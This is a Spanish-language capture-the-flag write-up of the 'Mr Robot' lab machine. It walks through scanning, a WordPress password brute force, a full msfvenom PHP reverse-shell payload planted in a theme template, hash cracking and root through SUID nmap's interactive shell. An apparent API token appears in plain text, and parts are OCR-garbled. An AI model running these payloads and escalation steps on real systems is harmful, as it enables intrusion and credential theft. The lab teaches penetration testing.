MR ROBOT

IP ATACANTE: 192.168.0.191

IP: 192.168.0.192

Servicio web: http://192.168.0.192/

Descubrimiento

nmap -sn 192.168.0.0/24

└─# nmap -sn 192.168.0.0/24

Starting Nmap 7.95 (https://nmap.org) at 2025-04-24 22:06 EDT

Nmap scan report for 192.168.0.1

Host is up (0.0040s latency).

MAC Address: 08:40:F3:2B:D2:F0 (Tenda Technology,Ltd.Dongguan branch)

Nmap scan report for 192.168.0.192

Host is up (0.0017s latency).

MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.197

Host is up (0.012s latency).

MAC Address: 5E:9A:1A:69:7D:00 (Unknown)

Nmap scan report for 192.168.0.199

Host is up (0.00029s latency).

MAC Address: 1C:CE:51:ED:4F:12 (AzureWave Technology)

Nmap scan report for 192.168.0.191

Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.00 seconds

sudo arp-scan --interface eth0 192.168.0.0/24

sudo arp-scan --interface eth0 192.168.0.0/24

Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.0.191 Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)

192.168.0.1 08:40:f3:2b:d2:f0 Tenda Technology Co.,Ltd.Dongguan branch

192.168.0.199 1c:ce:51:ed:4f:12 (Unknown)

3 packets received by filter, 0 packets dropped by kernel

Ending arp-scan 1.10.0: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 3 responded

Scannig

El puerto de interes es el 80

NMAP

nmap -sS -p- -open -T4 -n -Pn 192.168.0.192 -oN scan.txt

Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT STATE SERVICE REASON

80/tcp open http syn-ack ttl 64 443/tcp open https syn-ack ttl 64

MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 109.48 seconds

Raw packets sent: 131154 (5.771MB) | Rcvd: 90 (3.940KB)

nmap -sS -p80,443 -T4 -sV 192.168.0.192 -oN targeted.txt

Starting Nmap 7.95 (https://nmap.org) at 2025-04-24 22:14 EDT Nmap scan report for 192.168.0.192 Host is up (0.0021s latency).

PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 443/tcp open ssl/http Apache httpd

MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds

nmap -sS -p80,443 -T4 -sCV 192.168.0.192 -oN targeted.txt

Starting Nmap 7.95 (https://nmap.org) at 2025-04-24 22:15 EDT Nmap scan report for 192.168.0.192 Host is up (0.0016s latency).

,,

PORT STATE SERVICE VERSION 80/tcp open http Apache httpd

| http-title: Site doesn't have a title (text/html).

| http-server-header: Apache

443/tcp open ssl/http Apache httpd

| http-title: Site doesn't have a title (text/html).

|_http-server-header: Apache

| ssl-cert: Subject: commonName=<u>www.example.com</u>

| Not valid before: 2015-09-16T10:45:03 | Not valid after: 2025-09-13T10:45:03

MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at $\frac{https://nmap.org/submit/}{nt}.$

Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds

nmap -A -sS -p80,443 -T4 192.168.0.192 -oN targeted2.txt

Starting Nmap 7.95 (https://nmap.org) at 2025-04-24 22:16 EDT Nmap scan report for 192.168.0.192 Host is up (0.0017s latency).

PORT STATE SERVICE VERSION 80/tcp open http Apache httpd

Lhttp-title: Site doesn't have a title (text/html).

|_http-server-header: Apache

443/tcp open ssl/http Apache httpd

http-server-header: Apache

|_http-title: Site doesn't have a title (text/html). | ssl-cert: Subject: commonName=www.example.com

| Not valid before: 2015-09-16T10:45:03 |_Not valid after: 2025-09-13T10:45:03

MAC Address: 08:00:27:0F:0B:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux 3.18 (93%), Android 4.0 (93%), Android 4.2.2 (Linux 3.4) (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Amazon Fire TV (91%), Android 10 (Linux 4.9) (91%), Sony Android TV (Android 5.0) (91%), Android 5 (Linux 3.10) (91%)

3.10) (91/0)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

TRACEROUTE

HOP RTT ADDRESS

Enumerar

gobuster

gobuster dir -u http://192.168.0.192/ -w /usr/share/wordlists/dirb/common.txt -s 200,301,302 -x html,php,txt,bak -- status-codes-blacklist "" -o mrrobot.txt

[+] Url: http://192.168.0.192/

[+] Method: GET [+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirb/common.txt

[+] Status codes: 200,301,302[+] User Agent: gobuster/3.6[+] Extensions: html,php,txt,bak

[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/dashboard [36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-admin/][0m

/favicon.ico [32m (Status: 200)[0m [Size: 0]

/index.html [32m (Status: 200)[0m [Size: 1188]

/index.php [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m

/index.html [32m (Status: 200)[0m [Size: 1188]

/index.php [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/][0m

/intro [32m (Status: 200)[0m [Size: 516314]

/js [36m (Status: 301)[0m [Size: 232][34m [--> http://192.168.0.192/js/][0m

/license [32m (Status: 200)[0m [Size: 309] /license.txt [32m (Status: 200)[0m [Size: 309]

/login [36m (Status: 302)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php][0m]

/page1 [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{\text{http:}//192.168.0.192/}{[0m]}$][0m [Size: 0][34m [--> $\frac{\text{http:}//192.168.0.192/}{[0m]}$][0m [Size: 0][34m [--> $\frac{\text{http:}//192.168.0.192/}{[0m]}$

/readme [32m (Status: 200)[0m [Size: 64] /readme.html [32m (Status: 200)[0m [Size: 64] /robots [32m (Status: 200)[0m [Size: 41] /robots.txt [32m (Status: 200)[0m [Size: 41] /robots.txt [32m (Status: 200)[0m [Size: 41]

/rss [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{\text{http:}//192.168.0.192/feed/}[0m]}{\text{rss2}}$ [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{\text{http:}//192.168.0.192/feed/}[0m]}{\text{lom}}$

/sitemap [32m (Status: 200)[0m [Size: 0] /sitemap.xml [32m (Status: 200)[0m [Size: 0]

/video [36m (Status: 301)[0m [Size: 235][34m [--> $\frac{\text{http:}//192.168.0.192/\text{video}/][0m}{\text{wp-admin}}$ [36m (Status: 301)[0m [Size: 238][34m [--> $\frac{\text{http:}//192.168.0.192/\text{wp-admin}/][0m}{\text{wp-atom.php}}$ [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{\text{http:}//192.168.0.192/\text{feed/atom/}][0m}{\text{median}}$

/wp-commentsrss2.php [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/comments/feed/][0m

/wp-config [32m (Status: 200)[0m [Size: 0] /wp-config.php [32m (Status: 200)[0m [Size: 0]

/wp-content [36m (Status: 301)[0m [Size: 240][34m [--> $\frac{\text{http://192.168.0.192/wp-content/}][0m}{\text{memory of the properties of the prop$

/wp-cron [32m (Status: 200)[0m [Size: 0] /wp-cron.php [32m (Status: 200)[0m [Size: 0]

/wp-feed.php [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{\text{http://192.168.0.192/feed/}}{\text{lom}}$

/wp-includes [36m (Status: 301)[0m [Size: 241][34m [--> http://192.168.0.192/wp-includes/][0m

 /wp-links-opml
 [32m (Status: 200)[0m [Size: 227]

 /wp-links-opml.php
 [32m (Status: 200)[0m [Size: 227]

 /wp-load
 [32m (Status: 200)[0m [Size: 0]

 /wp-load.php
 [32m (Status: 200)[0m [Size: 0]

 /wp-login
 [32m (Status: 200)[0m [Size: 2613]

 /wp-login.php
 [32m (Status: 200)[0m [Size: 2613]

/wp-rdf.php [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{http://192.168.0.192/feed/rdf/][0m}{}$

/wp-register.php [36m (Status: 301)[0m [Size: 0][34m [--> http://192.168.0.192/wp-login.php?action=register]

[0m


/wp-rss.php [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{http://192.168.0.192/feed/][0m}{http://192.168.0.192/feed/][0m}$ [36m (Status: 301)[0m [Size: 0][34m [--> $\frac{http://192.168.0.192/feed/][0m}{http://192.168.0.192/feed/][0m}$


/wp-signup [36m (Status: 302)[0m [Size: 0][34m [--> $\frac{\text{http://192.168.0.192/wp-login.php?action=register}][0m}{\text{yp-signup.php}}$ [36m (Status: 302)[0m [Size: 0][34m [--> $\frac{\text{http://192.168.0.192/wp-login.php?action=register}]}{\text{yp-signup.php}}$

[<u>0m</u>


Exploracion manual

-EXPLORACION DE LAS RUTAS ENCONTRADAS CON GOBUSTER:






- SE ENCUENTRA UN PANEL DE LOGIN DE WORDPRESS



-SE ENCUENTRA UN USUARIO VALIDO MEDIANTE UN WORDLIST PERSONALIZADO CON NOMBRES DE PERSONAJES DE LA PELICULA

- Usuario valido: Elliot



Whatweb

whatweb -a 3 http://192.168.0.192/

whatweb -a 3 http://192.168.0.192/

Vulnerabilidades

Nikto

nikto -h http://192.168.0.192

- Nikto v2.5.0

+ Target IP: 192.168.0.192 + Target Hostname: 192.168.0.192

+ Target Port: 80

+ Start Time: 2025-04-24 23:22:41 (GMT-4)

+ Server: Apache

- + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
- + /ssxlQtet.TPF: Retrieved x-powered-by header: PHP/5.5.29.
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + /index: Uncommon header 'tcn' found, with contents: list.
- + /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php? id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
- + /admin/: This might be interesting.
- + /readme: This might be interesting.
- + /image/: Drupal Link header found with value: < https://www.drupal.org/">http://192.168.0.192/?p=23>; rel=shortlink. See: https://www.drupal.org/
- + /wp-links-opml.php: This WordPress script reveals the installed version.
- + /license.txt: License file found may identify site software.
- + /admin/index.html: Admin login page/section found.
- + /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-us/docs/Web/HTTP/Cookies
- + /wp-login/: Admin login page/section found.
- + /wordpress/: A Wordpress installation was found.
- + /wp-admin/wp-login.php: Wordpress login found.
- + /wordpress/wp-admin/wp-login.php: Wordpress login found.
- + /blog/wp-login.php: Wordpress login found.
- + /wp-login.php: Wordpress login found.
- + /wordpress/wp-login.php: Wordpress login found.
- + /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
- + 8074 requests: 0 error(s) and 19 item(s) reported on remote host
- + End Time: 2025-04-24 23:34:19 (GMT-4) (698 seconds)
- + 1 host(s) tested
- Se identifica pagina de login de wordpress wp-login/

WPSCAN

Token: o9FLKYHNqDQxQKaURmKFjuB5rZayAUk0vktl55G3BLs

wpscan --url http://192.168.0.192/ --api-token o9FLKYHNqDQxQKaURmKFjuB5rZayAUk0vktl55G3BLs --enumerate p,u,t

```
١١
           // __ \/ __
      ____) | (__| (_| | | | | |
       V V |_| |_
                    ____/ \___|\__,_|_| |_|
     WordPress Security Scanner by the WPScan Team
               Version 3.8.28
    Sponsored by Automattic - https://automattic.com/
    @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: <a href="http://192.168.0.192/">http://192.168.0.192/</a> [192.168.0.192]
[+] Started: Thu Apr 24 23:52:36 2025
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] robots.txt found: http://192.168.0.192/robots.txt
 Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.0.192/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
```

Confidence: 100% | References:

- http://codex.wordpress.org/XML-RPC Pingback API

- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress ghost scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress xmlrpc dos/
- | https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress xmlrpc login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
- [+] The external WP-Cron seems to be enabled: http://192.168.0.192/wp-cron.php

| Found By: Direct Access (Aggressive Detection)

Confidence: 60% | References:

- https://www.iplocation.net/defend-wordpress-from-ddos
- | https://github.com/wpscanteam/wpscan/issues/1299
- [+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).

| Found By: Emoji Settings (Passive Detection)

- http://192.168.0.192/f0d3302.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'

Confirmed By: Meta Generator (Passive Detection)

- http://192.168.0.192/f0d3302.html, Match: 'WordPress 4.3.1'

[[] 115 vulnerabilities identified:

[!] Title: WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)

Fixed in: 4.3.2 References:

- https://wpscan.com/vulnerability/09329e59-1871-4eb7-b6ea-fd187cd8db23
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1564
- https://wordpress.org/news/2016/01/wordpress-4-4-1-security-and-maintenance-release/
- https://github.com/WordPress/WordPress/commit/7ab65139c6838910426567849c7abed723932b87
- [!] Title: WordPress 3.7-4.4.1 Local URIs Server Side Request Forgery (SSRF)

Fixed in: 4.3.3 References:

- https://wpscan.com/vulnerability/b19b6a22-3ebf-488d-b394-b578cd23c959

```
- https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/
    - https://core.trac.wordpress.org/changeset/36435
    - https://hackerone.com/reports/110801
[!] Title: WordPress 3.7-4.4.1 - Open Redirect
    Fixed in: 4.3.3
    References:
    - https://wpscan.com/vulnerability/8fba3ea1-553c-4426-ad00-03cc258bff3f
    - <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2221">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2221</a>
    - https://wordpress.org/news/2016/02/wordpress-4-4-2-security-and-maintenance-release/
    - https://core.trac.wordpress.org/changeset/36444
[!] Title: WordPress <= 4.4.2 - SSRF Bypass using Octal & Hexedecimal IP addresses
    Fixed in: 4.5
    References:
    - https://wpscan.com/vulnerability/0810e7fe-7212-49ae-8dd1-75260130b7f5
    - <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029">https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-4029</a>
    - https://codex.wordpress.org/Version 4.5
    - https://github.com/WordPress/WordPress/commit/af9f0520875eda686fd13a427fd3914d7aded049
| [!] Title: WordPress <= 4.4.2 - Reflected XSS in Network Settings
    Fixed in: 4.5
```

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-2222

SIN RESULTADOS PARA AVANZAR

Vector de ataque

- Usuario valido: Elliot

Diccionario

- Ataque de fuerza bruta a wordpress
- Usuario valido: Elliot

- Optimizar el diccionario:

- Se descarga el diccionario del robots.: fsocity.dic

```
root@kali)-[/home/kali/seminario1/mrrobot/mr-robot2020]

# wget http://192.168.0.192/fsocity.dic

-2025-04-24 23:28:29-- http://192.168.0.192/fsocity.dic

Connecting to 192.168.0.192:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 7245381 (6.9M) [text/x-c]

Saving to: 'fsocity.dic'

fsocity.dic 100%[=================] 6.91M 767KB/s in 11s

2025-04-24 23:28:40 (632 KB/s) - 'fsocity.dic' saved [7245381/7245381]
```

```
sort fsocity.dic | uniq | wc -l --->Contar el diccionario

cat fsocity.dic | sort -u | uniq > nuevo.dic ---Compactar
```

```
(root@ kali) - [/home/kali/seminario1/mrrobot/mr-robot2020]

(root@ kali) - [/home/kali/seminario1/mrrobot/mr-robot2020]
```

Fuerza bruta

FUERZA BRUTA CON WPSCAN

Usuario: Elliot

Diccionario: nuevo.dic

wpscan --url http://192.168.0.192/wp-login.php -U Elliot -P nuevo.dic -t 50

SUCCESS] - Elliot / ER28-0652

Trying Elliot / eps Time: 00:04:06 <==== > (5650 / 17101) 33.03% ETA: ??:??:??


[!] Valid Combinations Found:

| Username: Elliot, Password: ER28-0652

- [!] No WPScan API Token given, as a result vulnerability data has not been output.
- [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
- [+] Finished: Fri Apr 25 00:01:38 2025
- [+] Requests Done: 5970
- [+] Cached Requests: 4
- [+] Data Sent: 2.072 MB
- [+] Data Received: 22.786 MB
- [+] Memory used: 290.738 MB
- [+] Elapsed time: 00:04:23

ATAQUE EXITOSO

PASSWORD: ER28-0652



LLAVE 1

HASH

073403c8a58a1f80d943455fb30724b9

SIN RESULTADOS PARA AVANZAR

Identificar HASH

- IDENTIFICAR HASH

hash-identifier

HASH: 073403c8a58a1f80d943455fb30724b9

Possible Hashs:

[+] MD5

[+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

```
#
 #
                                                    #
 #
 #
                                                     #
 #
 #
                                             By Zion3R #
 #
                                       www.Blackploit.com #
 #
 #
                                      Root@Blackploit.com #
 HASH: 073403c8a58a1f80d943455fb30724b9
Possible Hashs:
+] MD5
+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
east Possible Hashs:
  RAdmin v2.x
  NTLM
  MD4
  MD2
  MD5(HMAC)
  MD4(HMAC)
  MD2(HMAC)
  MD5(HMAC(Wordpress))
```

HASHDUMP

-INTENTAR ROMPER EL HASH

hashcat -m 0 -a 0 key-1-of-3.txt fsocity.dic --force

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13
Rules: 1
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce perf
If you want to switch to optimized kernels, append -0 to your comman
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
```

hashcat -m 0 -a 0 key-1-of-3.txt /usr/share/wordlists/rockyou.txt --force

Explotacion

msfvenom

Crear un payload para una shell reversa

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.191 lport=5555 -f raw

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder specified, outputting raw payload

Payload size: 1114 bytes

/*<?php /**/ error_reporting(0); \$ip = '192.168.0.191'; \$port = 5555; if ((\$f = 'stream_socket_client') && is_callable(\$f)) { \$s = \$f("tcp://{\$ip}:{\$port}"); \$s_type = 'stream'; } if (!\$s && (\$f = 'fsockopen') && is_callable(\$f)) { \$s = \$f(\$ip, \$port); \$s_type = 'stream'; } if (!\$s && (\$f = 'socket_create') && is_callable(\$f)) { \$s = \$f(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); if (!\$res) { die(); } \$s_type = 'socket'; } if (!\$s_type) { die('no socket funcs'); } if (!\$s) { die('no socket'); } switch (\$s_type) { case 'stream': \$len = fread(\$s, 4); break; case 'socket': \$len = socket_read(\$s, 4); break; } if (!\$len) { die(); } \$a = unpack("Nlen", \$len); \$len = \$a['len']; \$b = "; while (strlen(\$b) < \$len) { switch (\$s_type) { case 'stream': \$b .= fread(\$s, \$len-strlen(\$b)); break; case 'socket': \$b .= socket_read(\$s, \$len-strlen(\$b)); break; } } \$GLOBALS['msgsock'] = \$s; \$GLOBALS['msgsock_type'] = \$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function(", \$b); \$suhosin_bypass(); } else { eval(\$b); } die();

- SE INYECTA EL CODIGO EN UNA PLANTILLA PHP:

Twenty Fifteen: 404 Template (404.php)

Metasploit

- Se configura un handler con metasploit
- search exploit/multi/handler
- use 6
- set payload php/meterpreter/reverse_tcp
- options
- set lhost 192.168.0.191
- set lport 5555
- exploit

```
<u>msf6</u> > use 6
Using configured payload generic/shell_reverse_tcp
                      ndler) > set payload php/meterpreter/reverse.tcp
msf6 exploit(multi/f
The value specified for payload is not valid.
                   /handler) > set payload php/meterpreter/reverse_tcp
<u>msf6</u> exploit(mult
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/
                       ter)/> set lhost 192.168.0.191
lhost ⇒ 192.168.0.191
msf6 exploit(multi/han
                      idler):>:set lport 5555
lport \Rightarrow 5555
msf6 exploit(multi/handler)/> options
Payload options (php/meterpreter/reverse_tcp):
          Current Setting Required Description
   Name
   LHOST 192.168.0.191
                                      The listen address (an interface may b
                            ves
                                      e specified)
   LPORT 5555
                                      The listen port
                            ves
Exploit target:
   Id Name
      Wildcard Target
```

- Ahora debemos ingresar al navegador y cargar la ruta para ejecutar el payload

RUTA:

http://192.168.0.192/content/themes/twentyfifteen/404.php

```
msf6 exploit(multi/handler) > exploit
Started reverse TCP handler on 192.168.0.191:5555
* Sending stage (40004 bytes) to 192.168.0.192
[*] Meterpreter session 1 opened (192.168.0.191:5555 → 192.168.0.192:50726)
at 2025-04-25 00:37:51 -0400
<u>meterpreter</u> >
<u>meterpreter</u> > sysinfo
           : linux
Computer
            : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:1
0 UTC 2015 x86_64
Meterpreter : php/linux
meterpreter > pwd
/opt/bitnami/apps/wordpress/htdocs
<u>meterpreter</u> > uname -a
  Unknown command: uname. Run the help command for more details.
meterpreter > shell
Process 1876 created.
Channel 0 created.
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86
 64 x86_64 x86_64 GNU/Linux
```

Spaws shell

python -c 'import pty; pty.spawn("/bin/bash")'

Post Hacking

Se realiza navegacion y se encuentra un archivo:

key-2-of-3.txt password.raw-md5

```
daemon@linux:/home$ cd /robot
cd /robot
bash: cd: /robot: No such file or directory
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2*
cat key-2*
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password*
cat password*
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

SE DESCUBRE UN HASH:

robot:c3fcd3d76192e4007dfb496cca67e13b

HashDump

- IDENTIFICAR HASH

hash-identifier

HASH: c3fcd3d76192e4007dfb496cca67e13b

$\wedge \vee \wedge$ # # # # V_/\/_/\/__/ V__/\/__/ # By Zion3R # # www.Blackploit.com # Root@Blackploit.com #

HASH: c3fcd3d76192e4007dfb496cca67e13b

Possible Hashs:

[+] MD5

[+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))

- PASSWORD ENCONTRADA:

USER: robot

PASSWORD: abcdefghijklmnopqrstuvwxyz

Hash	Туре	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz
Color Codes: Green Exact match, Yellow Partial match, Real Not found.		

Escalar Privilegios

- Escalar a usuario robot

USER: robot

PASSWORD: abcdefghijklmnopqrstuvwxyz

Comando: su robot

robot

- Escalar a usuario robot

USER: robot

PASSWORD: abcdefghijklmnopqrstuvwxyz

Comando: su robot

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key*
cat key*
822c73956184f694993bede3eb39f959
robot@linux:~$
```

LLAVE 2

key-2-of-3.txt

HASH: 822c73956184f694993bede3eb39f959

root

Encontrar archivos para escalar a root

find / -perm -u=s -type f 2>/dev/null

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

- Encontramos version vulnerable NMAP

nmap -h --→ version 3.81

 Ejecutamos modo interactivo nmap --interactive

- Usar algun tipo de shell!sh
- GANAMOS ACCESO COMO ROOT

```
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
# pwd
pwd
/home/robot
# ls -la
ls -la
total 16
drwxr-xr-x 2 root
                         4096 Nov 13
                                      2015
                   root
drwxr-xr-x 3 root
                   root
                         4096 Nov 13
                                      2015 ...
-r---- 1 robot robot
                                      2015 key-2-of-3.txt
                          33 Nov 13
-rw-r--r-- 1 robot robot 39 Nov 13
                                      2015 password.raw-md5
# cd /root
cd /root
#ls
ls
firstboot_done key-3-of-3.txt
# cat key*
cat key*
04787ddef27c3dee1ee161b21670b4e4
```

LLAVE 3

